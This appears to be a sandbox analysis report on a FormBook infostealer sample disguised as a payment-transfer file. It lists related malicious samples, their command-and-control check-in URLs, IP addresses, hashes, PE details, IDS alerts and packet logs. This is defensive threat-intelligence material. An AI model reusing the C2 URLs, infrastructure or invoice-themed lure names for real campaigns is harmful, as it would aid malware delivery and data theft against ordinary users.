	swift copy pdf.exe	Get hash	malicious	Browse	• www.tryangel.store/bft/?_XALWr=jpmZLTSyBz2jdeueRsJVQUmFJk6s6P71pSFOa9DJ8TNzBfJyqx0h1w7Hy/WvHYDE5ViT&qL3=gdnLM6Jh-D
	Shipping Document PL&BL Draft (1).exe	Get hash	malicious	Browse	• www.simsprotectionagency.com/h3qo/?t81X=MvZTWvl&CXaDp=fazjW/7YGCwLRHgRC8KmkP4D5qa6jsntndFx6UhabFksSDw+qabl0OCgPeILzj01MKkl

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	VgO6Tbd7Rx.exe	Get hash	malicious	Browse	• www.inventorengenharia.com/rgc/
	PO-3170012466.exe	Get hash	malicious	Browse	• www.belaronconsulting.com/bbk4/?tXi0=MXbP9&h0DhlHu=+EJRPCvoSUIWohgRtjoT+h+aJKJwz5L2awFUgvDh2tnrIXiNEBO46ihyAAukMj+gwlvj
	Docs.exe	Get hash	malicious	Browse	• www.jobjori.com/mph/?2d8=uwes4NAAGJvbvTNDrnMSQtTrpf+STMgR9GkF363plG/8747PqaoTfG32WzLUsEUtFvfl&BXnXAP=YrhH0RRxT8EL1Dl0
	evc421551.exe	Get hash	malicious	Browse	• www.germbusterfl.com/yce/?EDKHEJ4=YvBIwtBNBxVWDZ3mSpdVPoUVjRg4HWVmbSak5PPFjoPFoBviop4cOcqLl6Bc6yfYKIGR&FhL=E2M4YLC06Jl
	34343554554534567899987 65.exe	Get hash	malicious	Browse	• www.fullspeedautomation.com/mlc/?YBZpb4BH=cKajpmj9ZvLEOZObpTfg1vSv7WANvvvZPHvLzMejPL5eBn3vSNfBC5rt5/2jiF+IxeM5&op=3f5H00mHa
	ships documents.xlsx	Get hash	malicious	Browse	• www.enlightenedsoil.com/gqx2/?Czud=Dpp83ZapOz0DiPO&-Z7tZ=cjip6uuI9bZoUAnV+V+JPH7D0kYGWUsT6+5UMJSQ9+x3pL2tU/1BL1F+whUGJDO+/8leww==
	NsNu725j8o.exe	Get hash	malicious	Browse	• www.thepoetrictedstudio.com/bw82/?qFN4JPfH=RsrdfQA5mS60+WzVQF//8cbwzrXLIF3fF+o+nHpDVSzwZDE8R2fNyvkoHK6M8xRYK4Gq&8p4=fjlP_N-pFZH4xV

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ki7710921.exe	Get hash	malicious	Browse	• www.lukebaileydesigns.com/yce/?_FNl7h=BJjaWCSLcmhpwMCAbMgCEpA4KPsKmpI27R00KPA/4hm7M2Dmte16C6Vr3UX3AsCkXC07&qL3=g8nP-lQxEti
	YK5tmqQ18z.exe	Get hash	malicious	Browse	• www.oilspilladjustersettlement.com/i032/
	lbqFKoALqe.exe	Get hash	malicious	Browse	• www.1819apparel.com/csv8/?8pHXLLhp=XtNGIsK9NyfrmSyC60HBpltz0Umgq62yD1Tk73refEWRTM8pCZ2m1g8hKfyJT1do49NQ&hbs=CnehJPdp6XLP_rwP
	6tivtkKtQx.exe	Get hash	malicious	Browse	• www.kindredkitchencatering.com/c8so/?BZL0RN=nQgjEQkVGYPM5UKeXNK2AnUvs9ry6NBQS/Ek/mciAV4zwBvL6PrZKUQFTVM5+2/gn+KNxiHJIQ==&3fPHK=w8O8gTXxNJq
	bgJPIZIYby.exe	Get hash	malicious	Browse	• www.thepoetrictedstudio.com/bw82/?GFND=RsrdfQA5mS60+WzVQF//8cbwzrXLIF3fF+o+nHpDVSzwZDE8R2fNyvkoHJa2sgxgQfnt&Rlj=YVIX8Hyx
34.102.136.180	lpdKSOB78u.exe	Get hash	malicious	Browse	• www.havemercyinc.net/4qdc/?sxlpdB=o1YYd6Gi2K67gelLAX14ago2MHBzIaWFdtb1Ca8ijRLt6mEmIsAV47qF7pv8e7ASo7Rk&2dz=onbha
	vBugmobiJh.exe	Get hash	malicious	Browse	• www.activagebenefits.net/bw82/?L6Ah=2dPLKjuxNzghip&2dspCJ=kkzs7wdk+a5EmvlejfiLHnYXY/z1ZZpbk/A0waQQyoH3vrpc5BJXUH7YClYSBXJaDwsI

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• www.softwaresreports.info/owws/?FZA=5jCx8TJ67BDPxitFKTiPzVbAv5V4WmfLvz0iUotKb81cdHhoP6D4U31cAoF9J0eWw3xa&GzrX=Bxo0src
	NewOrder.xlsm	Get hash	malicious	Browse	• www.covidwatcharizona.com/tub0/?azuxWju=dEK3j7mWBeQXl2zlSZSqDcFEW4EdlZEYoS0+mEVRU2HuA7A7T/ky1yECx94kGVXSwos3qg==&0dt=YtdhwPcHS
	Order_20180218001.exe	Get hash	malicious	Browse	• www.houstoncouplesexpert.com/seon/?EJBpf8l=ojsb3jKq/XKh64QU9jx/ITCiT4+67gOjnvEpe+kxWJrzMHvdGcv1c3rSoEz5gk4FhTBQ&kDKHiZ=QFNTw2k
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• www.rizrvd.com/bw82/?RFQx_=AJ+QNFfsTFGsedRB1oQHABBFVni950JEMBOKAlzmtW9JOrHkbqbPAoxgnlDKI2ECKqRl+w==&GZopM=kvuD_XrpiP
	ORDER LIST.xlsx	Get hash	malicious	Browse	• www.speedysnacksbox.com/4qdc/?jpaha=oetIJbtkpt9RC07gzGtc819EDOSw/wKhNDKeGQ7agYbSWM8ZAAA074MmVo5ceZhU2bos5Q==&3fz=fxopBn3xezt4N4a0
	PO_210222.exe	Get hash	malicious	Browse	• www.kspindustries.com/dka/?9rYD4D2P=9WUKE20VMOTsgTPOGG+gM7wMKgTDQQYKjBu36Jx5uNlLi85Jvnz4VQqFTS3DYsDMhKcM&4h=vTxdADNprBU8ur
	Order83930.exe	Get hash	malicious	Browse	• www.worksmade.com/pkfa/?kRm0q=AeLHm4krJ5cZleWXJ7DbkRDB3iMf+mbqkQIEvPdjRXBov8eOMTfw1ykaYqt0P2yYW1wd&P0D=AdpLplk

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL eInvoice_Pdf.exe	Get hash	malicious	Browse	• www.lovethybodi.com/dll/?Ezrt7H=XrITfbQx&rJET96=VZxax5Ji0ayI+hrvRc8xbN6ADZocsLe3YiHwLknRP/O6fJJXAg3ZXgaLGnTQhcDUXCIi
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• www.sioosi.com/idir/?jFNhC=BAdMNhCaU+7u9XJaCO3iV4C5aA0TCLj07dpBj0L8TrCXQaq7x7/wZRF1tJRJ0mfI3EQomiZFcg==&PlHT0=_6g89p5H3xehg
	rad875FE.tmp.exe	Get hash	malicious	Browse	• fdmail85.club/serverstat315/
	SecuriteInfo.com.Trojan.Inject4.6572.17143.exe	Get hash	malicious	Browse	• www.buyers-connection.com/mt6e/?T8e0dp=hLmMffsGgwjrW5RZdYCH6mddSm2W9hJJfHEwGoyKmHJo5/xZlUyZeqeg++L426DpjyYm&Fx=3fdx_dt
	DHL Document. PDF.exe	Get hash	malicious	Browse	• www.thebrowbandit.info/d8ak/?Szr0s4=zH7+TMUEa66ds4LUG5QkV+A8HFZNfwJlYCtch+3uZ/cbqgmlMO3qxYa4o/rgt+cFNwefcp2wvw==&QL3=uTyTqJdh5XE07
	eInvoice.exe	Get hash	malicious	Browse	• www.cyberxchange.net/dll/?all=J6AlYtFHR6r&DxlLi=O16Cpvehw381JgOcsiBVvt6SNBXVOB+15MfeRQ6rIhocO090ZFQOuEsCZWtNgYTmelCy
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• www.beasley.digital/gypo/?UrjPuprX=M7Hk14MLzXe1S9acHT7ZsieFPBYG9bGpGcbZ4ICPUuDVYKBFzTViR4JE6d+ne5phLrjWAg==&nnLx=UBZp3XKPefjxdB

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Outstanding Invoices.pdf.exe	Get hash	malicious	Browse	• www.arescsg.com/ocq1/?Bl=lHLLrF4h72F&ITrHi2v=QNjT++wY9a5zCVAjoE7Ie93o6MHPk5lGE/qlj9tP3aNbcRLbl33t+j0E2POpmVTB9EfC
	PDF.exe	Get hash	malicious	Browse	• www.sevendeepsleep.com/ujg4/?Ktz4q=vVYHGFhESmr0MhafV2r1epXRiWHZKHpqHzgNJrSdHWrYUNDGZWFgSG6u51EUVnN8n2QK&tTrL=ApdhXrS
	quotation10204168.dox.xlsx	Get hash	malicious	Browse	• www.scanourworld.com/nsag/?ixlp=RjpY/w7V4Gns1L0rMkaS4a7cxyPO11vhmKSgl8HqKcRxVLLhONg71u8j186CVYVfR9NOyw==&3f=7nD434
	(G0170-PF3F-20-0260)2T.exe	Get hash	malicious	Browse	• www.midnightblueinc.com/2kf/?-ZotnB1=PuGWiF25ErpS8LxGcVT732T32YJ8ljB4Nen33bTYqCA1w1k4pKKXZiLEs+9S++zZpoCcFtK2bw==&2d=oneDfP

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
td-balancer-euw2-6-109.wixdns.net	Order_20180218001.exe	Get hash	malicious	Browse	• 35.246.6.109
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 35.246.6.109
	PO_210222.exe	Get hash	malicious	Browse	• 35.246.6.109
	SecuriteInfo.com.Trojan.Inject4.6572.17143.exe	Get hash	malicious	Browse	• 35.246.6.109
	c4p1vG05Z8.exe	Get hash	malicious	Browse	• 35.246.6.109
	DHL Shipment Notification 7465649870.pdf.exe	Get hash	malicious	Browse	• 35.246.6.109
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• 35.246.6.109
	PO copy.pdf.exe	Get hash	malicious	Browse	• 35.246.6.109
	swift copy pdf.exe	Get hash	malicious	Browse	• 35.246.6.109
	Shipping Document PL&BL Draft (1).exe	Get hash	malicious	Browse	• 35.246.6.109
	VgO6Tbd7Rx.exe	Get hash	malicious	Browse	• 35.246.6.109
	PO-3170012466.exe	Get hash	malicious	Browse	• 35.246.6.109
	Docs.exe	Get hash	malicious	Browse	• 35.246.6.109
	evc421551.exe	Get hash	malicious	Browse	• 35.246.6.109
	34343554554534567899987 65.exe	Get hash	malicious	Browse	• 35.246.6.109
	ships documents.xlsx	Get hash	malicious	Browse	• 35.246.6.109
	NsNu725j8o.exe	Get hash	malicious	Browse	• 35.246.6.109
	ki7710921.exe	Get hash	malicious	Browse	• 35.246.6.109
	YK5tmqQ18z.exe	Get hash	malicious	Browse	• 35.246.6.109
	lbqFKoALqe.exe	Get hash	malicious	Browse	• 35.246.6.109

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
MULTA-ASN1US	RdLlHaxEKP.exe	Get hash	malicious	Browse	• 173.82.229.126
	CMahQwuvAE.exe	Get hash	malicious	Browse	• 66.152.187.17
	Vghj5O8TF2rYH85.exe	Get hash	malicious	Browse	• 198.211.22.68
	hkcmd.exe	Get hash	malicious	Browse	• 66.152.187.17
	DNSmonitor.x86	Get hash	malicious	Browse	• 198.211.10.10
	Agreement.xlsx	Get hash	malicious	Browse	• 66.152.187.17
	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• 66.152.187.17
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• 66.152.187.17
	fl3TkfT33S.exe	Get hash	malicious	Browse	• 66.152.187.17
	2021 DOCS.xlsx	Get hash	malicious	Browse	• 66.152.187.17
	RE SHIPPING DOCS MNL 1X20GP+1X40HC ETD2 7012021pdf.exe	Get hash	malicious	Browse	• 72.44.77.80
	xwE6WINHu1.exe	Get hash	malicious	Browse	• 66.152.187.17
	PO_JAN907#092941_BARYSLpdf.exe	Get hash	malicious	Browse	• 72.44.77.80
	TIGW1Ow1O6.exe	Get hash	malicious	Browse	• 64.69.43.237
	F9FX9EoKDL.exe	Get hash	malicious	Browse	• 66.152.187.17
	NEW ORDER 15DEC.xlsx	Get hash	malicious	Browse	• 66.152.187.17
	Purchase Order#12202011.exe	Get hash	malicious	Browse	• 96.45.164.251
	ShippingDoc12-08.exe	Get hash	malicious	Browse	• 66.152.187.17
	at3nJkOFqF.exe	Get hash	malicious	Browse	• 66.152.187.17
	Shipment Document BL,INV And Packing List Attached.exe	Get hash	malicious	Browse	• 198.74.106.231
IDCFIDCFrontierIncJP	wEcncyxrEe	Get hash	malicious	Browse	• 202.230.13.241
	Xy4f5rcxOm.dll	Get hash	malicious	Browse	• 164.46.102.68
	990109.exe	Get hash	malicious	Browse	• 210.140.73.39
	http://https://performoverlyrefinedapplication.icu/CizCEYfXXsFZDea6dskVLfEdY6BHDc59rTngFTpi7WA?clck=d1b1d4dc-5066-446f-b596-331832cbbdd0&sid=l84343	Get hash	malicious	Browse	• 202.241.208.4
	http://perpetual.veteran.az/673616c6c792e64756e6e6540706572706575475616c2e636f6d2e6175	Get hash	malicious	Browse	• 202.241.208.56
	SecuriteInfo.com.Trojan.DownLoader7.37706.14895.exe	Get hash	malicious	Browse	• 210.152.124.48
	SecuriteInfo.com.Trojan.DownLoader7.37706.14895.exe	Get hash	malicious	Browse	• 210.152.124.48
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 202.230.201.31
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 210.140.73.39
	http://https://wolusozai.web.app/yuniri-%E9%AB%98%E9%BD%A2%E8%80%85-%E7%84%A1%E6%96%99%E3%82%A4%E3%83%A9%E3%82%B9%E3%83%88.html	Get hash	malicious	Browse	• 210.129.190.174
	3yhnaDfaxn.exe	Get hash	malicious	Browse	• 210.140.73.39
	http://https://nursing-theory.org/theories-and-models/holistic-nursing.php	Get hash	malicious	Browse	• 202.241.208.55
	http://lapolicegear.com/?msclkid=bff2b1b585fd11812fcaee88d4e2dc4d&utm_source=bing&utm_medium=cpc&utm_campaign=ECI%20-%20LA%20Police%20Gear%20-%20Branded&utm_term=lapg%20gear&utm_content=LAPG%20Branded	Get hash	malicious	Browse	• 202.241.208.100
	http://www.fujikura-control.com	Get hash	malicious	Browse	• 210.140.44.93
	http://scamcharge.com	Get hash	malicious	Browse	• 202.241.208.55

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.log

Process:	C:\Users\user\Desktop\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Transfer Copy of $274,876.00 for the invoice shipments.exe.log	
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.417043661042723
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe
File size:	716288
MD5:	5f1c9c4a7bc24c3d39a5a3834ba7bb8e
SHA1:	0e9a21a75675c636438f50d90bb5f7ec9a689275
SHA256:	5d5d64a87a5d888443e8d7a25046922fa4a39fe5952a45(35dd66321e616bb14
SHA512:	a85b3076ee72e71532e60d84e6827b6c83ddaa2b1f0b287fac373eff495f67600a4e8d47459c6253538f0d9d770c004f41833e75d630d12047442ed3a9033894
SSDEEP:	12288:IQ4DA80ZwvXdU9aLBdf3INYI1r1VJjRXRePHp:8DUZ22ODklZRYPHp
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F4`.....P.....H..... .....@.. .....`.....@.....

File Icon

Icon Hash:	020b05151c020900

Static PE Info

General

Entrypoint:	0x47c38a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60344694 [Tue Feb 23 00:04:36 2021 UTC]

General

TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7c338	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x7e000	0x344e8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7a390	0x7a400	False	0.763266471754	data	7.45974448722	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x7e000	0x344e8	0x34600	False	0.0788148866348	data	1.84613555516	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb4000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x7e130	0x33428	dBase IV DBT, block length 6144, next free block index 40, next free block 4294967295, next used block 4294967295		
RT_GROUP_ICON	0xb1558	0x14	data		
RT_VERSION	0xb156c	0x36c	data		
RT_MANIFEST	0xb18d8	0xc0f	XML 1.0 document, UTF-8 Unicode (with BOM) text		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	RegistryTimeZoneInformation.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	RegisterVB
ProductVersion	1.0.0.0
FileDescription	RegisterVB
OriginalFilename	RegistryTimeZoneInformation.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-09:48:35.246251	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.3	50.116.112.43
02/23/21-09:48:35.246251	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.3	50.116.112.43
02/23/21-09:48:35.246251	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.3	50.116.112.43
02/23/21-09:48:54.032862	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49739	80	192.168.2.3	34.102.136.180
02/23/21-09:48:54.032862	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49739	80	192.168.2.3	34.102.136.180
02/23/21-09:48:54.032862	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49739	80	192.168.2.3	34.102.136.180
02/23/21-09:48:54.174190	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49739	34.102.136.180	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-09:49:37.345758	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.3	185.199.108.153
02/23/21-09:49:37.345758	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.3	185.199.108.153
02/23/21-09:49:37.345758	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.3	185.199.108.153
02/23/21-09:49:57.812186	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.3	176.74.27.137
02/23/21-09:49:57.812186	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.3	176.74.27.137
02/23/21-09:49:57.812186	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.3	176.74.27.137
02/23/21-09:50:39.257393	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.3	164.155.144.220
02/23/21-09:50:39.257393	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.3	164.155.144.220
02/23/21-09:50:39.257393	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.3	164.155.144.220

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:47:53.302598953 CET	49726	80	192.168.2.3	35.246.6.109
Feb 23, 2021 09:47:53.366753101 CET	80	49726	35.246.6.109	192.168.2.3
Feb 23, 2021 09:47:53.366893053 CET	49726	80	192.168.2.3	35.246.6.109
Feb 23, 2021 09:47:53.367204905 CET	49726	80	192.168.2.3	35.246.6.109
Feb 23, 2021 09:47:53.431372881 CET	80	49726	35.246.6.109	192.168.2.3
Feb 23, 2021 09:47:53.479753971 CET	80	49726	35.246.6.109	192.168.2.3
Feb 23, 2021 09:47:53.479780912 CET	80	49726	35.246.6.109	192.168.2.3
Feb 23, 2021 09:47:53.479994059 CET	49726	80	192.168.2.3	35.246.6.109
Feb 23, 2021 09:47:53.480159998 CET	49726	80	192.168.2.3	35.246.6.109
Feb 23, 2021 09:47:53.544548988 CET	80	49726	35.246.6.109	192.168.2.3
Feb 23, 2021 09:48:14.103236914 CET	49735	80	192.168.2.3	210.152.86.132
Feb 23, 2021 09:48:14.399669886 CET	80	49735	210.152.86.132	192.168.2.3
Feb 23, 2021 09:48:14.399941921 CET	49735	80	192.168.2.3	210.152.86.132
Feb 23, 2021 09:48:14.400055885 CET	49735	80	192.168.2.3	210.152.86.132
Feb 23, 2021 09:48:14.693931103 CET	80	49735	210.152.86.132	192.168.2.3
Feb 23, 2021 09:48:14.694118977 CET	80	49735	210.152.86.132	192.168.2.3
Feb 23, 2021 09:48:14.694143057 CET	80	49735	210.152.86.132	192.168.2.3
Feb 23, 2021 09:48:14.694588900 CET	49735	80	192.168.2.3	210.152.86.132
Feb 23, 2021 09:48:14.694619894 CET	49735	80	192.168.2.3	210.152.86.132
Feb 23, 2021 09:48:14.987210035 CET	80	49735	210.152.86.132	192.168.2.3
Feb 23, 2021 09:48:35.084038973 CET	49736	80	192.168.2.3	50.116.112.43
Feb 23, 2021 09:48:35.245834112 CET	80	49736	50.116.112.43	192.168.2.3
Feb 23, 2021 09:48:35.245968103 CET	49736	80	192.168.2.3	50.116.112.43
Feb 23, 2021 09:48:35.246251106 CET	49736	80	192.168.2.3	50.116.112.43

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:48:35.407773972 CET	80	49736	50.116.112.43	192.168.2.3
Feb 23, 2021 09:48:35.756676912 CET	49736	80	192.168.2.3	50.116.112.43
Feb 23, 2021 09:48:35.959105015 CET	80	49736	50.116.112.43	192.168.2.3
Feb 23, 2021 09:48:36.268591881 CET	80	49736	50.116.112.43	192.168.2.3
Feb 23, 2021 09:48:36.268627882 CET	80	49736	50.116.112.43	192.168.2.3
Feb 23, 2021 09:48:36.268660069 CET	49736	80	192.168.2.3	50.116.112.43
Feb 23, 2021 09:48:36.268686056 CET	49736	80	192.168.2.3	50.116.112.43
Feb 23, 2021 09:48:53.989866972 CET	49739	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:48:54.032433033 CET	80	49739	34.102.136.180	192.168.2.3
Feb 23, 2021 09:48:54.032671928 CET	49739	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:48:54.032861948 CET	49739	80	192.168.2.3	34.102.136.180
Feb 23, 2021 09:48:54.075917006 CET	80	49739	34.102.136.180	192.168.2.3
